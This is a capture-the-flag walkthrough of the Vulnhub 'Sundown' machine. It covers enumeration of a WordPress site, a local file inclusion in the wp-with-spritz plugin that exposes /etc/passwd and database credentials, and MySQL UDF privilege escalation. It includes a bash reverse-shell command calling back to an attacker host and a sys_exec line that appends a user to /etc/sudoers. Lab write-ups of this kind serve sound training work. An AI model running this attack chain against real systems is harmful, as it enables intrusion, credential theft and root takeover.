

Vulnhub: Sundown

Target IP address

```
nmap -T5 192.168.1.1/24
```

IP ADDRESS : 192.168.1.25

Scanning & Enumeration

nmap

```
sudo nmap -T5 -A -O -p- 192.168.1.25 -oN nmap.txt
```

```
[m3rc@brut3-g33579 sundown]$ sudo nmap -T5 -A -O -p- 192.168.1.25 -oN nmap.txt
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-15 07:29 IST
Nmap scan report for 192.168.1.25
Host is up (0.00041s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|   2048 90:ba:81:81:b6:ec:5b:33:87:f8:73:3d:82:ca:e5:dd (RSA)
|   256 e1:bd:70:79:91:22:86:c8:e1:f5:80:ed:4a:b7:dd:ad (ECDSA)
|_  256 9f:03:af:27:89:8a:8e:b5:c0:68:05:44:74:d3:6b:d7 (ED25519)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_ http-generator: WordPress 5.4.2
|_ http-robots.txt: 1 disallowed entry
|_ /wp-admin/
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-title: Sundown &#8211; Just another WordPress site
MAC Address: 08:00:27:94:DD:18 (Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 2.6.32 (96%), Linux 3.2 - 4.9 (96%), Linux 2.6.32 - 3.10 (96%), Linux 3.4 - 3.10 (95%), Synology DiskStation Manager 5.2-5644 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), Linux 2.6.32 - 2.6.35 (94%), Linux 2.6.32 - 3.5 (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.41 ms 192.168.1.25

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.11 seconds
[m3rc@brut3-g33579 sundown]$
```

nikto


```
nikto -h http://192.168.1.25
```

```
[m3rc@brut3-g33579 sundown]$ nikto -h http://192.168.1.25
- Nikto v2.1.6
-----
+ Target IP: 192.168.1.25
+ Target Hostname: 192.168.1.25
+ Target Port: 80
+ Start Time: 2020-10-15 07:31:05 (GMT5.5)
-----
+ Server: Apache/2.4.38 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ Uncommon header 'link' found, with contents: <http://192.168.1.25/wp-json/>; rel="https://api.w.org/"
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Uncommon header 'x-redirect-by' found, with contents: WordPress
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Entry '/wp-admin/' in robots.txt returned a non-forbidden or redirect HTTP code (302)
+ Uncommon header 'x-robots-tag' found, with contents: noindex
+ "robots.txt" contains 2 entries which should be manually viewed.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ Server leaks inodes via ETags, header found with file /icons/README, fields: 0x13f4 0x438c034968a80
+ OSVDB-3233: /icons/README: Apache default file found.
+ /wp-links-opml.php: This WordPress script reveals the installed version.
+ OSVDB-3092: /license.txt: License file found may identify site software.
+ /wp-app.log: Wordpress' wp-app.log may leak application/system details.
+ /wordpress/: A Wordpress installation was found.
+ Cookie wordpress-test-cookie created without the httponly flag
+ OSVDB-3268: /wp-content/uploads/: Directory indexing found.
+ /wp-content/uploads/: Wordpress uploads directory is browsable. This may reveal sensitive information
+ /wp-login.php: Wordpress login found
+ 7541 requests: 0 error(s) and 19 item(s) reported on remote host
+ End Time: 2020-10-15 07:33:44 (GMT5.5) (159 seconds)
-----
+ 1 host(s) tested

*****
Portions of the server's headers (Apache/2.4.38) are not in
the Nikto database or are newer than the known string. Would you like
to submit this information (*no server specific data*) to CIRI.net
for a Nikto update (or you may email to sullo@cirt.net) (y/n)? n
```


- It appears to be a wordpress site
- Possible interesting entries in robots.txt

http://192.168.1.25



- Possible username: admin


robots.txt



- Nothing interesting found

wpscan

```
wpscan --url http://192.168.1.25 -e -o wpscan.txt
```



- Interesting plugin found:

```
[i] Plugin(s) Identified:
[+] wp-with-spritz
| Location: http://192.168.1.25/wp-content/plugins/wp-with-spritz/
| Latest Version: 1.0 (up to date)
| Last Updated: 2015-08-20T20:15:00.000Z
|
| Found By: Urls In Homepage (Passive Detection)
| Confirmed By: Urls In 404 Page (Passive Detection)
|
| Version: 4.2.4 (80% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://192.168.1.25/wp-content/plugins/wp-with-spritz/readme.txt
```

• wp-with-spritz

- It is vulnerable: <https://www.exploit-db.com/exploits/44544>

EDB-ID:

44544

CVE:

N/A

EDB Verified: ✖

Author:

WADEEK

Type:

WEBAPPS

Exploit: 📄 / {}

Platform:

PHP

Date:

2018-04-26

Vulnerable App: 📄

Become a Certified Penetration Tester

Enroll in Penetration Testing with Kali Linux and pass the exam to become an Offensive Security Certified Professional (OSCP). All new content for 2020.

GET CERTIFIED

Exploit Title: WordPress Plugin WP with Spritz 1.0 - Remote File Inclusion

Date: 2018-04-25

Exploit Author: Wadeek

Software Link: <https://downloads.wordpress.org/plugin/wp-with-spritz.zip>

Software Version: 1.0

Google Dork: intitle:("Spritz Login Success") AND inurl:("wp-with-spritz/wp.spritz.login.success.html")

Tested on: Apache2 with PHP 7 on Linux

Category: webapps

1. Version Disclosure

/wp-content/plugins/wp-with-spritz/readme.txt

2. Source Code

if(isset(\$_GET['url'])){\$content=file_get_contents(\$_GET['url']);}

3. Proof of Concept

/wp-content/plugins/wp-with-spritz/wp.spritz.content.filter.php?url=../../../../etc/passwd

/wp-content/plugins/wp-with-spritz/wp.spritz.content.filter.php?url=http(s)://domain/exec

http://192.168.1.25/wp-content/plugins/wp-with-spritz/wp.spritz.content.fi

```
view-source:http://192.168.1.25/wp-content/plugins/wp-with-spritz/wp.spritz.content.filter.php?url=../../../../etc/passwd

Homepage Forum Wiki Getting Started Mozilla News

1 root:x:0:0:root:/root:/bin/bash
2 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
3 bin:x:2:2:bin:/bin:/usr/sbin/nologin
4 sys:x:3:3:sys:/dev:/usr/sbin/nologin
5 sync:x:4:65534:sync:/bin:/bin/sync
6 games:x:5:60:games:/usr/games:/usr/sbin/nologin
7 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
8 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
9 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
10 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
11 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
12 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
13 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
14 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
15 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
16 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
17 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
18 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
19 _apt:x:100:65534:/nonexistent:/usr/sbin/nologin
20 systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
21 systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
22 systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
23 messagebus:x:104:110:/nonexistent:/usr/sbin/nologin
24 avahi-autoipd:x:105:112:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
25 carlos:x:1000:1000:carlos,,,:/home/carlos:/bin/bash
26 systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
27 sshd:x:106:65534:/run/sshd:/usr/sbin/nologin
28 mysql:x:0:0:MySQL Server,,,:/nonexistent:/bin/false
29
```

- We were able to view /etc/passwd, hence LFI is possible

```
1 root:x:0:0:root:/root:/bin/bash
2 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
3 bin:x:2:2:bin:/bin:/usr/sbin/nologin
4 sys:x:3:3:sys:/dev:/usr/sbin/nologin
5 sync:x:4:65534:sync:/bin:/bin/sync
6 games:x:5:60:games:/usr/games:/usr/sbin/nologin
7 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
8 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
9 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
10 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
11 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
12 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
13 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
14 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
15 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
16 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
17 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
18 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
19 _apt:x:100:65534:/nonexistent:/usr/sbin/nologin
20 systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
21 systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
22 systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
23 messagebus:x:104:110:/nonexistent:/usr/sbin/nologin
24 avahi-autoipd:x:105:112:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
25 carlos:x:1000:1000:carlos,,,:/home/carlos:/bin/bash
26 systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
27 sshd:x:106:65534:/run/sshd:/usr/sbin/nologin
28 mysql:x:0:0:MySQL Server,,,:/nonexistent:/bin/false
29
```

- There is a user carlos
- MySQL is running as root

SSH

Username: carlos

Password: carlos

```
carlos@sundown:~$ ls -al
total 28
drwxr-xr-x 3 carlos carlos 4096 Aug 3 19:39 .
drwxr-xr-x 3 root root 4096 Aug 3 15:49 ..
lrwxrwxrwx 1 root root 9 Aug 3 17:42 .bash_history -> /dev/null
-rw-r--r-- 1 carlos carlos 220 Aug 3 15:49 .bash_logout
-rw-r--r-- 1 carlos carlos 3526 Aug 3 15:49 .bashrc
drwxr-xr-x 3 carlos carlos 4096 Aug 3 19:39 .local
-rw----- 1 carlos carlos 33 Aug 3 17:42 local.txt
lrwxrwxrwx 1 root root 9 Aug 3 17:42 .mysql_history -> /dev/null
-rw-r--r-- 1 carlos carlos 807 Aug 3 15:49 .profile
```

Enumerating for Privilege Escalation

```
carlos@sundown:~$ sudo -l
[sudo] password for carlos:
Sorry, user carlos may not run sudo on sundown.
carlos@sundown:~$ find / -perm -4000 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/mount
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/chfn
/var/www
/var/www/html
/var/www/html/wordpress
carlos@sundown:~$
```

- We don't have permission to read wp-config
- We can attempt to read it via LFI


```

carlos@sundown:/var/www/html/wordpress$ ls -la
total 220
drwxrwxrwx  5 www-data www-data 4096 Aug  3 19:39 L
drwxrwxrwx  3 root     root    4096 Aug  3 16:31 L
-rw-r--r--  1 www-data www-data  461 Aug  3 16:36 .htaccess
-rw-r----- 1 www-data www-data  405 Feb  6 2020 index.php
-rw-r----- 1 www-data www-data 19915 Feb 12 2020 license.txt
-rw-r----- 1 www-data www-data  7278 Jan 10 2020 readme.html
-rw-r----- 1 www-data www-data  6912 Feb  6 2020 wp-activate.php
drwxr-x---  9 www-data www-data 4096 Jun 10 17:48 wp-admin
-rw-r----- 1 www-data www-data   351 Feb  6 2020 wp-blog-header.php
-rw-r----- 1 www-data www-data  2332 Jun  2 16:26 wp-comments-post.php
-rw-r----- 1 www-data www-data  3354 Aug  3 19:32 wp-config.php
drwxr-x---  6 www-data www-data 4096 Aug  3 18:52 wp-content
-rw-r----- 1 www-data www-data  3940 Feb  6 2020 wp-cron.php
drwxr-x--- 21 www-data www-data 12288 Jun 10 17:48 wp-includes
-rw-r----- 1 www-data www-data  2496 Feb  6 2020 wp-links-opml.php
-rw-r----- 1 www-data www-data  3300 Feb  6 2020 wp-load.php
-rw-r----- 1 www-data www-data  47874 Feb  9 2020 wp-login.php
-rw-r----- 1 www-data www-data   8509 Apr 14 2020 wp-mail.php
-rw-r----- 1 www-data www-data 19396 Apr  9 2020 wp-settings.php
-rw-r----- 1 www-data www-data 31111 Feb  6 2020 wp-signup.php
-rw-r----- 1 www-data www-data  4755 Feb  6 2020 wp-trackback.php
-rw-r----- 1 www-data www-data  3133 Feb  6 2020 xmlrpc.php
carlos@sundown:/var/www/html/wordpress$ █

```

<http://192.168.1.25/wp-content/plugins/wp-with-spritz/wp.spritz.content.fi>

```
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://wordpress.org/support/article/editing-wp-config-php/
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress_db' );

/** MySQL database username */
define( 'DB_USER', 'root' );

/** MySQL database password */
define( 'DB_PASSWORD', 'VjFSQ2IyRnNUak5pZWpCTENnPTOK' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

define( 'WP_HOME', 'http://' . $SERVER['HTTP_HOST'] );
define( 'WP_SITEURL', 'http://' . $SERVER['HTTP_HOST'] );
define( 'WP_HTTP_BLOCK_EXTERNAL', true );

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again.
 *
 * @since 2.6.0
 */
define( 'AUTH_KEY', 'K16(+lcPzEIJZr++d)5b=k]ve==qj+^iV#4=-@Ir>N7]'am^ir-7h*rgL*01=eW|');
define( 'SECURE_AUTH_KEY', 'F1rBAEK#q_QUSGUJ'PKH}N%&m27mE8=5xc+P$in'3g9#]X59#!pkE(Kz-OgaICzU')');
define( 'LOGGED_IN_KEY', 'e_s#mq$#MMrKG3jF66jAx[d]A7rODFO8|Y1|@->3KSHG-gz_}o5M*';j#1GZAm9,'');
define( 'NONCE_KEY', '$!Vq+u:J-<GY^0&zkZ.Jnp)-trjCyyEjeZ/:UdqMPfINM^V1->yp1@IYjcg<MYI');
define( 'AUTH_SALT', '0a2[X]i$+>XTA7j|1ED5cmJ_4jXA'.J5t0[B8uhcI- vhbXELvF7bR:MsziJgx1g5');
define( 'SECURE_AUTH_SALT', 'F9A.5/'YNxdr3<PMz0[Vj'-aL'vUQ <pT$JF(KZ2,c7IJ)cEL+5gFYbvF|K0Q|F+');
define( 'LOGGED_IN_SALT', 'W4H:NhcaynZCD-1)/1.N804t<o0-YKbkqPgIk_Zi#>;ANiVjLA]=j6QG:5r#J1='');
define( 'NONCE_SALT', '7GU.TppZCBb,Aebxb9*$cP/x *3&1SN$?f&L(*%cI7)LfBgYBz=A^[QxuW;tB');

/**#@-*/
```

- We have the MySQL credentials

```
24
25 /** MySQL database username */
26 define( 'DB_USER', 'root' );
27
28 /** MySQL database password */
29 define( 'DB_PASSWORD', 'VjFSQ2IyRnNUak5pZWpCTENnPTOK' );
30
```

Username: root

Password: VjFSQ2IyRnNUak5pZWpCTENnPTOK


```
carlos@sundown:/var/www/html/wordpress$ cd ~
carlos@sundown:~$ mysql -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 353028
Server version: 10.3.23-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| wordpress_db |
+-----+
4 rows in set (0.032 sec)

MariaDB [(none)]> 
```

Exploitation

Referring to: <https://recipeforroot.com/mysql-to-system-root/>

- We need to upload: https://github.com/rapid7/metasploit-framework/blob/master/data/exploits/mysql/lib_mysqludf_sys_64.so to the remote machine

```
scp lib_mysqludf_sys_64.so carlos@192.168.1.25:/home/carlos
```

- Login to mysql

```
mysql -u root -p
```

```
use mysql;

create table hacker(line blob);

insert into hacker values(load_file('/home/carlos/lib_mysqludf_sys_64.so'));

select * from hacker into outfile '/usr/lib/x86_64-linux-gnu/mariadb19/plugin/

create function sys_exec returns integer soname 'lib_mysqludf_sys_64';
```

```

MariaDB [mysql]> create table hacker(line blob);
Query OK, 0 rows affected (0.501 sec)

MariaDB [mysql]> insert into hacker values(load_file('/home/carlos/lib_mysqludf_sys_64.so'));
Query OK, 1 row affected (0.091 sec)

MariaDB [mysql]> select * from hacker into outfile '/usr/lib/x86_64-linux-gnu/mariadb19/plugin/lib_mysqludf_sys_64';
Query OK, 1 row affected (0.001 sec)

MariaDB [mysql]> create function sys_exec returns integer soname 'lib_mysqludf_sys_64';
Query OK, 0 rows affected (0.001 sec)

MariaDB [mysql]> select sys_exec('bash -i >& /dev/tcp/192.168.1.6/4444 0>&1');
+-----+
| sys_exec('bash -i >& /dev/tcp/192.168.1.6/4444 0>&1') |
+-----+
| 512 |
+-----+
1 row in set (0.004 sec)

MariaDB [mysql]> select sys_exec('echo "carlos ALL=(ALL) ALL" >> /etc/sudoers');
+-----+
| sys_exec('echo "carlos ALL=(ALL) ALL" >> /etc/sudoers') |
+-----+
| 0 |
+-----+
1 row in set (0.004 sec)

MariaDB [mysql]> 

```

- I first tried to get a reverse TCP shell but it didn't work
- Adding **carlos** to sudoers worked

```
select sys_exec('echo "carlos ALL=(ALL) ALL" >> /etc/sudoers');
```

```

carlos@sundown:/usr/lib$ sudo bash
[sudo] password for carlos:
root@sundown:/usr/lib# 

```

- **carlos** is not a root user
- Getting the root flag
